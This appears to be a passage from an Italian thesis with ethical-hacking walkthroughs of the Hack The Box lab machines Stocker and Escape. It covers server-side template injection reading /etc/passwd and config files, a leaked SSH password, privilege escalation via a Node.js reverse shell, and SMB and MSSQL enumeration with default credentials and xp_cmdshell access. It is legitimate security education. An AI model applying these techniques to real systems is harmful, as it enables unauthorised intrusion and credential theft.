



Figura 5.9: Interfaccia del sito web una volta eseguito il login

L'unica possibilità che viene offerta all'utente della pagina è, quindi, quella di acquistare un articolo presente sul sito. Si può provare a simulare un acquisto, aggiungendo un elemento al carrello; andando, poi, a visualizzare il contenuto del carrello, è possibile confermare l'acquisto di ciò; insieme all'avviso di ricevuta conferma, al cliente viene restituito un file *PDF* con i dettagli della transazione avvenuta (Figura 5.10).

Questo file PDF generato ogni volta che viene effettuato un acquisto può rivelarsi un elemento interessante; spesso, infatti, file PDF generati in questo modo vengono creati a partire da un template comune, all'interno del quale vengono iniettate informazioni specifiche in modo tale da personalizzarlo. Tramite *Burpsuite* possiamo, quindi, provare a manipolare la



Stockers - Purchase Order

Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB

3/17/2023

Thanks for shopping with us!

Your order summary:

Item	Price (£)	Quantity
Cup	32.00	1
Total	**32.00**	

Orders are to be paid for within 30 days of purchase order creation.

Contact support@stock.htb for any support queries.

Figura 5.10: File PDF ottenuto alla conferma dell'acquisto sul sito

richiesta HTTP contenente le informazioni inviate al template PDF per vedere se il sistema è vulnerabile o meno a questo tipo di attacco, comunemente conosciuto come *server side template injection*. Eseguendo una rapida prova, possiamo osservare, in Figura 5.11, che il template PDF sembra essere vulnerabile a questo tipo di attacco.




Figura 5.11: Richiesta HTTP modificata per verificare se i dati inseriti vengano iniettati nel template

Avuta ora la conferma che il sistema è affetto da questa vulnerabilità, la si può sfruttare per ottenere dati significativi. Inserendo all'interno della richiesta POST inviata al web server la riga di codice evidenziata in Figura 5.12 è possibile visualizzare in una finestra, presente all'interno del file PDF, il contenuto del file `/etc/passwd`, in cui sono riportati tutti gli utenti del sistema.

Inviando tale richiesta al web server, verrà restituito come risultato un nuovo file PDF con all'interno tutti gli utenti esistenti sul sistema (Figura 5.13); di particolare interesse è l'utente *angoose*, che ha i permessi per poter eseguire comandi da shell (`/bin/bash`).

Sfruttando questo errore di configurazione, si ha ormai la certezza di poter visualizzare il




Figura 5.12: Richiesta HHTP modificata in modo tale da mostrare il contenuto del file `/etc/passwd`




Figura 5.13: Contenuto del file `/etc/passwd`

contenuto di qualunque file presente sulla macchina; tuttavia, prima di poter fare ciò, dobbiamo essere a conoscenza di dove ci troviamo. Questo è possibile inserendo all'interno del template, una riga di codice *Javascript*: `<script> document.write(window.location) </script>`. Quello appena effettuato è un esempio di *cross site scripting*, abbreviato in *XSS*, che consiste nell'iniettare, all'interno della richiesta HTTP, del codice malevolo che verrà, poi, eseguito lato server dal sistema. Il risultato di questa operazione è visibile in Figura 5.14.


Ora che si è a conoscenza di dove ci si trova all'interno del sistema si può pensare di navigarlo alla ricerca di ulteriori file di interesse. Molto importante è anche essere a conoscenza di che tipo di software si avvale il server web; sempre tramite l'estensione *Wappalyzer* si può determinare la presenza di *Nginx*, come suo web server e, ancora una volta, di *Node.js*. Particolare da tenere in mente è che, a meno di modifiche effettuare dall'amministratore di sistema, il file di configurazione di *Nginx*, ovvero il file `nginx.conf`, è solitamente contenuto nella directory `/etc/nginx`. Si può provare a visualizzare, quindi, il suo contenuto adoperando le stesse modalità precedentemente sfruttate; il risultato è quello visibile in Figura 5.15.

Osservando le informazioni all'interno di questo file, possiamo notare la *web-root* che


Your order summary:

Item	Price (£)	Quantity
file:///var/www/dev/pos/6414ccb8fdfb087366fb1f13.html	32.00	1
Total	32.00	

Figura 5.14: Esecuzione del comando Javascript, tramite *XSS*


Item

```
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
        worker_connections 768;
        # multi_accept on;
}

http {

        ##
        # Basic Settings
        ##

        sendfile on;
        tcp_nopush on;
        tcp_nodelay on;
        keepalive_timeout 65;
        types_hash_max_size 2048;
        # server_tokens off;

        # server_names_hash_bucket_size 64;
        # server_name_in_redirect off;

        include /etc/nginx/mime.types;
        default_type application/octet-stream;

        ##
        # SSL Settings
        ##

        ssl_protocols TLSv1 TLSv1.1 TLSv1.2 TLSv1.3; # Dropping SSLv3, ref: POODLE
        ssl_prefer_server_ciphers on;

        ##
        # Logging Settings
        ##

        access_log /var/log/nginx/access.log;
        error_log /var/log/nginx/error.log;

        ##
        # Gzip Settings
        ##

        gzip on;

        # gzip_vary on;
        # gzip_proxied any;
        # gzip_comp_level 6;
        # gzip_buffers 16 8k;
        # gzip_http_version 1.1;
        # gzip_types text/plain text/css application/json application/javascript text/xml
application/xml application/xml+rss text/javascript;

        ##
        # Virtual Host Configs
        ##

        include /etc/nginx/conf.d/*.conf;

        server {
            listen 80;

            root /var/www/dev;
            index index.html index.htm index.nginx-debian.html;
```

Figura 5.15: Visualizzazione del contenuto del file `nginx.conf`

è stata definita per il web server, ovvero la cartella `var/www/dev`. Con ogni probabilità al suo interno sono presenti ulteriori file di configurazione che possono essere di aiuto per il proseguimento del test. Ricordando che sulla macchina è presente Node.js, si può tentare di visualizzare uno dei suoi file di configurazione e controllare se non ci siano delle credenziali o altre informazioni sensibili. Solitamente, nei sistemi che adoperano Node.js, i dati relativi alla sua configurazione sono contenuti in file spesso nominati `app`, `main` oppure `index`. Si prosegue col verificare l'esistenza di questi file sempre sfruttando la *server side template injection* adoperata in precedenza.

Effettuando vari tentativi, ci si accorge rapidamente che non sono presenti file di configurazione col nome di `app`, né `main`; si riscontra, invece, l'esistenza del file `index.js`; il contenuto è mostrato nella Figura 5.16.

All'interno del file sembra essere presente una password: *IHeardPassphrasesArePrettySecure*. Avendo ottenuto questa nuova informazione si può tentare l'accesso a SSH impiegando la password appena trovata e il nome utente, *angoose*, recuperato precedentemente dal file `/etc/passwd`.

Effettuando il login con queste credenziali riusciamo allora a entrare nel livello utente del sistema e possiamo recuperare il primo *flag*, quello del livello User (Figura 5.17).




Figura 5.16: Visualizzazione del contenuto del file `index.js`




Figura 5.17: Accesso su SSH e recupero dello User flag

5.3 Privilege Escalation

Ora che è stato acquisito il controllo della macchina a livello utente è il momento di acquisire i privilegi da Root, così da avere il cotrollo completo sul sistema. Per raggiungere questo risultato, come fatto per la macchina precedente, esaminata nel Capitolo 4, si può verificare se l'utente al quale siamo collegati in questo momento è in grado di eseguire comandi come amministratore di sistema.

Si può vedere nella Figura 5.18 che, eseguendo il comando `sudo -l`, possiamo operare come amministratore tutti i comandi contenuti nella cartella `/usr/local/scripts` che hanno, come estensione `.js`.




Figura 5.18: Esecuzione del comando `sudo -l`

Il *modus operandi* che adopereremo, quindi, è molto simile a quello impiegato per la macchina *Soccer*, ovvero inseriremo un nuovo plugin all'interno della cartella di interesse, plugin contenente una reverse shell, scritta appositamente per Node.js, con la quale, poi, ci collegheremo tramite Netcat. La reverse shell, anche in questo caso, può essere reperita dal repository *PayloadAllTheThings*. In Figura 5.19 è mostrato il codice relativo alla reverse shell in questione, impostata in modo tale da mandare un segnale sulla porta 4242, e la sua successiva esecuzione.

Avendo precedentemente messo in ascolto Netcat sulla porta 4242, si riceverà una nuova istanza del terminale, all'interno della quale si sarà autenticati come amministratore di




Figura 5.19: Creazione del payload contenente la reverse shell e sua successiva esecuzione

sistema. Basta ora navigare fino alla cartella home dello user `root` per poter effettuare il `cat` del file `root.txt` e ottenere, così, il *root flag* (Figura 5.20).




Figura 5.20: Recupero del flag appartenente all'amministratore

In questo modo si può considerare conclusa la seconda campagna di ethical hacking eseguita sulla macchina *Stocker* (Figura 5.21).




Figura 5.21: Macchina violata con successo

CAPITOLO 6

Terza campagna di ethical hacking

In questo ultimo capitolo verrà esaminata la terza campagna di ethical hacking effettuata sulla macchina "Escape", altro sistema messo a disposizione dal sito Hack The Box, operante, a differenza dei casi precedenti, su sistema operativo Windows. Come per le campagne di hacking illustrate nei capitoli precedenti, la struttura che verrà seguita per descrivere il modo con cui verrà eseguito l'attacco è la stessa, considerando le fasi di Information Gathering, Foothold e Privilege Escalation.

6.1 Information Gathering

Allo stesso modo dei precedenti penetration test svolti, innanzitutto è necessario collegarsi alla VPN del sito Hack The Box per poter ottenere l'indirizzo IP della macchina e svolgere tutte le enumerazioni necessarie; l'indirizzo IP restituito dopo la connessione è `10.10.11.202`.

Ottenuto l'indirizzo IP, si può proseguire eseguendo la scansione delle porte aperte sulla macchina. In Figura 6.1 è visibile il risultato restituito da Nmap. Preliminarmente è stata svolta una scansione eseguendo lo stesso comando usato nelle precedenti campagne, ovvero `nmap -sC -sV -p- IPaddress`. Nella figura è, però, visibile come questo tipo di scansione non restituisca risultati. Per contravvenire a questo problema possiamo aggiungere il flag `-Pn`, utile a verificare se l'host è effettivamente in ascolto o meno. La ragione per cui è stato necessario modificare il comando in questo modo è la probabile presenza di un qualche tipo di firewall che impediva a Nmap di operare allo stesso modo delle altre due macchine precedentemente violate.

La seconda esecuzione del comando restituisce un risultato di gran lunga più significativo; quella che si presenta è, infatti, la struttura di un Active Directory in Windows, che consiste in un database e un insieme di servizi che collegano gli utenti alle risorse di rete di cui hanno bisogno per svolgere il proprio lavoro. Sono presenti numerose porte aperte sulla macchina; quelle più importanti, e che torneranno utili nel corso dell'attacco, sono le seguenti:

- porta 53, utilizzata dal DNS per risolvere i nomi dei domini con gli indirizzi IP;
- porta 135, legata al servizio RPC, ovvero (*Remote Procedure Call*), utile ad attivare una procedura o subroutine su una macchina diversa da quella sul quale il programma principale è eseguito;
- porte 139 e 445, legate alla presenza di un servizio SMB, protocollo usato nei sistemi Windows per condividere file, stampanti, porte seriali e comunicazioni di varia natura;

- porta 5985, utilizzata dal servizio *WinRm* e, pertanto, sfruttabile dal tool *Evil-WinRM*, illustrato nella Sezione 3.5.2.




Figura 6.1: Scansione di Nmap della macchina Escape

Data la presenza della porta 53 aperta si può provare a cercare, sulla rete, informazioni relative a eventuali DNS collegati alla macchina tramite lo scanner *Nslookup* (Figura 6.2). Come si può osservare, però, non vengono forniti risultati rilevanti.




Figura 6.2: Scansione di eventuali DNS tramite *Nslookup*

Vista anche la presenza della porta 135 aperta, vi è la possibilità di effettuare un'ulteriore enumerazione utilizzando il programma *Rpcclient*, tool utile, per l'appunto, a eseguire l'enumerazione di domini attraverso i canali SMB e RPC (Figura 6.3). Tramite il comando `rpcclient 10.10.11.202 -N -U` è possibile collegarsi alla porta 135 della macchina per selezionare, poi, il tipo di scansione da svolgere. I flag `-N` e `-U` servono a impostare le credenziali di accesso, il primo a specificare l'assenza della password, il secondo a specificare il nome utente con cui si vuole accedere (nel comando è impostato a stringa vuota). Nella figura si può, però, osservare che anche questa operazione non fornisce dati di interesse per la continuazione dell'attacco.

Come già notato in precedenza, le porte 139 e 445 sulla macchina indicano la presenza di un servizio SMB, al quale si può accedere tramite il tool *Smbclient*. Semplicemente digitando




Figura 6.3: Scansione tramite *rpcclient*

il comando `smbclient -L 10.10.11.202`, senza bisogno di inserire nessuna credenziale o password, si ha la possibilità di avere accesso ad alcune delle directory e dei file presenti sulla macchina, come è osservabile in Figura 6.4.




Figura 6.4: Esecuzione del tool *smbclient*

L'unica delle directory alla quale si può accedere senza avere privilegi da amministratore è la directory `Public`. Al suo interno si trova un file PDF denominato *SQL Server Procedures.pdf*, che è possibile scaricare tramite il comando `get filename`, messo a disposizione da *smbclient* stesso (Figura 6.5).





Figura 6.5: Accesso alla directory *Public* e dowload del file PDF ritrovato

Ora non rimane altro da fare che visualizzare il contenuto del file PDF recuperato (Figura 6.6). Nel file è affermata l'esistenza di un server SQL collegato alla macchina; oltre a informazioni relative a procedure e *best practice* che i dipendenti devono impiegare, sono anche menzionate delle credenziali di default per i dipendenti che sono stati appena assunti.

Per potersi collegare al server SQL ospitato dalla macchina è possibile utilizzare un particolare script Python contenuto all'interno di *Impacket*, un repository GitHub al cui interno è possibile trovare una vasta gamma di script Python per lavorare con vari tipi di protocolli di rete. Lo script che fa al caso nostro è *mssqlclient.py*, utile a stabilire una connessione con autenticazione al server MySQL. In Figura 6.7 è possibile vedere come è stato avviato lo script e la conseguente connessione al server, sfruttando le credenziali trovate nel file PDF.

Eseguita la connessione, è possibile verificare se si hanno i permessi per effettuare alcune operazioni all'interno del server, ad esempio se si possono eseguire comandi usando la



SQL Server Procedures

Since last year we've got quite few accidents with our SQL Servers (looking at you Ryan, with your instance on the DC, why should you even put a mock instance on the DC?!). So Tom decided it was a good idea to write a basic procedure on how to access and then test any changes to the database. Of course none of this will be done on the live server, we cloned the DC mockup to a dedicated server.
Tom will remove the instance from the DC as soon as he comes back from his vacation.
The second reason behind this document is to work like a guide when no senior can be available for all juniors.

Accessing from Domain Joined machine

1. Use SQL Management Studio specifying "Windows" authentication which you can donwload here:
   https://learn.microsoft.com/en-us/sql/ssms/download-sql-server-management-studio-ssms?view=sql-server-ver16
2. In the "Server Name" field, input the server name.
3. Specify "Windows Authentication" and you should be good to go.
4. Access the database and make that you need. Everything will be resynced with the Live server overnight.

Accessing from non domain joined machine


Accessing from non domain joined machines can be a little harder.
The procedure is the same as the domain joined machine but you need to spawn a command prompt and run the following command. `cmdkey /add:"<serverName>.sequel.htb" /user:"sequel\<username>" /pass:<password>`. Follow the other steps from above procedure.

If any problem arises, please send a mail to Brandon

Bonus

For new hired and those that are still waiting their users to be created and perms assigned, can sneak a peek at the Database with user `PublicUser` and password `GuestUserCantWrite1`.
Refer to the previous guidelines and make sure to switch the "Windows Authentication" to "SQL Server Authentication".

Figura 6.6: Visualizzazione del contenuto del file *SQL Server Procedures.pdf*



```
┌──(kali㉿kali)-[~]
└─$ mssqlclient.py sequel.htb/PublicUser:GuestUserCantWrite1@dc.sequel.htb
Impacket v0.10.1.dev1+20230223.202738.f4b848fa - Copyright 2022 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (PublicUser  guest@master)> help

    lcd {path}                 - changes the current local directory to {path}
    exit                       - terminates the server process (and this session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonate
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
